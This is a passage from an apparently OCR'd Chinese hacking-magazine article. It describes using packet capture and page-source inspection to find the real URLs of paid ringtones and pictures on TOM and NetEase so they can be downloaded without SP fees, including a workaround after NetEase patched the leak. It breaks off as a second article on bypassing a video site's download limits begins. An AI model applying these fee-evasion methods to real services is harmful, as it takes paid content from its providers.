


图5 WSockExpert抓包分析

```
<td height="25"><bgsound src="http://smsad.tom.com/smsweb/midi/4857_2467/Tom_1114064798.mid" loop=-1>铃声标题:<font color="red">千年之恋(F.I.R.飞儿乐团)</font>  </td>
        </tr>
```

看到 <bgsound src="http://smsad.tom.com/smsweb/midi/4857_2467/Tom_1114064798.mid" loop=-1> 了吗，其中**http://smsad.tom.com/smsweb/midi/4857_2467/Tom_1114064798.mid**就是铃声的真实地址了，老办法，用工具下载后放到自己的空间用GPRS下载吧。

后来，我发现不用WSockExpert抓包也是可以看到铃声真实地址的。用TT等多窗口运行的浏览器打开铃声下载页面（如图6），然后查看源文件（如图7）。慢慢找，很快就可以找到上面抓包得到的地址了。

除了TOM，我还测试过QQ、网易、SOHU、SINA等都存在这个漏洞，呵呵，这回我们可以只付少量GPRS通信费，而不用付高额费用给SP就可以下载图片和铃声咯。需要注意的是，找的图铃一定要和自己的手机型号匹配，不然下下来了也没有用。

另外，还要确定自己的手机带有浏览器，不然是无法下载的。如我用老爸的联想E301就下载不了，开始还以为方法有错。但看了说明书后才知道NOKIA的带有浏览器，但联想的没有。要验证




图6　用TT打开铃声下载页面




图7　查看源文件

手机是否带有浏览器除了看说明书和到网上找资料外，还可以用GPRS访问一个图文并貌的WAP网站，如wap.sohu.com，如果手机上看得到图就说明有浏览器，只看得到文字就没带浏览器。这是我用实践经验对比总结出来的方法，应该比较准确。

后记

本文到此本应该结束了，但我有一个朋友是网易的技术人员，这么重大的问题不告诉他总不太好吧。于是我就把相关问题告诉了他。第2天他就把漏洞补上了，速度可真够快的啊。但我同时发现好像TOM等各大网站也补了，只不过有的补得比较好，有的只在发送具体某个图片的页面不给看图片真实地址，但在主页面浏览时还可以看到，有的看源文件就可以了。是不是各大公司的人都通了气的呢？我们来看看他们是怎么屏蔽我们看图片的真实地址的吧。

既然我是告诉网易的，那就看网易是怎么实现的吧。来到一个发送图片的页面，我们查看源文件，发现了这么一句：

```
<TABLE STYLE="border-collapse: collapse; background-image: url(http://mmsimg.163.com/new_web/loaditem.jsp/type=1/path=/imag/zqgb/1_050722111837_881/128x128.gif); background-repeat:no-repeat; background-position: center center" BORDER="0" CELLSPACING="0" CELLPADDING="0">
                    <TR><TD>
    <IMG SRC="http://mmsimg.163.com/new_web/images/null.gif" WIDTH=128 HEIGHT=128>
              </TD></TR></TABLE>
```

显然，是通过background-image: url来连接真实地址，而我们用右键看到的地址是http://mmsimg.163.com/new_web/images/

null.gif，这个图片其实是一个空的文件。在这里，图片的真实地址就不象其他的一些大站那样是直接写在源文件中的，而是通过loaditem.jsp重新定义的，看上去似乎是无法得到图片的真实地址了。

果真如此吗？我开始也以为是没有办法了的，毕竟我朋友是牛人啊。但后来我忽然发现，其实还是可以得到真实地址的。通常下载图片或铃声都有两种方法下载，一种是彩信方式，一种是WAP方式。彩信方式是在输入手机号码后给你的手机发一个验证码，添上验证码后他就给你发一个彩信并收钱。而WAP下载是给你发一个服务信息，点击连接了服务信息后就给你浏览要下的文件，然后叫你在手机上确定来下载，收钱（当然也有一点服务信息就直接下载收钱的）。




图8 下载JSP文件

现在我们当然不能连接这个服务信息，来看看这个服务信息的详情吧。这样，就可以得到我们要连接的URL是什么了，如我在测试时收到的服务信息是连接到：http://202.108.39.177/pr/gmcc/apic/free/oneCard.jsp?id=18726&comeFrom=mms的，我们直接用IE访问看看，怎么JSP的都提示要下载啊（图8），呵呵，看来这个网址是专供手机访问的，用IE是不能解析的。


下载回来用记事本打开看看，哈哈，图片的地址发现了，是：http://wapimg.163.com/interface/picLoader/50x50-18726.gif。马上打开看看，怎么才一半啊？再看看我们原来看到的源代码中连接到的真实图片应该是path=/lmaq/zqgb/1_050722111837_881/128x128.gif，128X128应该是分辨率吧，把WAP得到的那个地址中的50X50换成128X128，即http://wapimg.163.com/interface/picLoader/128x128-18726.gif。哈，大图出来了！

最后再提一下，如果是在用手机浏览时发现的好图，可以先把当前浏览的网页加进手机收藏夹，然后通过收藏夹看URL是什么，用IE访问这个URL一样可以下载来看源文件，以便得到图片地址，最后实现免费下载。因为大站多不是用的WIN系统，所以还要注意URL中的大小写哦。

好了。有什么问题大家可以到CNN安全论坛（http://bbs.cnnsafe.com）或非安全论坛（http://www.nohack.cn/bbs）提出，我的ID是光芒果。

【本文涉及的WSockExpert在光盘中有收录】

编辑点评： 小编可怕极了蒙受不白之冤，所以从不用手机定制任何服务。当编辑完此文后，小编禁不住诱惑也顺手效仿更换了一张开机图片，呵呵，如下图所示：



突破电影下载限制

magic dog 邓欢

在我所喜爱的为数不多的动漫里，《猫眼三姐妹》是我最喜欢的一部了（没看过的兄弟可别错过，这不是打广告哟），我在念初三时并没有看完，因为当时只能从电视上看，那时还不会上网，市面也还没有卖，只能留作遗憾了。最近在本地网通影院上狂下载了31集在硬盘里（虽然网通影院也是禁止下载的，却很容易突破它的限制），但后面的很多内容就不能下载到了，问管理员，他说他也没办法！哎，只有靠自己了。

在网上搜索了一下，找到一个站：“http://www.slvod.com/”，需要注册，免费注册后只能在线观看，正所谓美好的东西都需要珍藏，这当然不能满足我啦，于是想试试看能否突破他的限制找到流媒体的真实地址。于是来到这里“http://www.slvod.com/vod/movie.asp?id=1878”（如图1）。

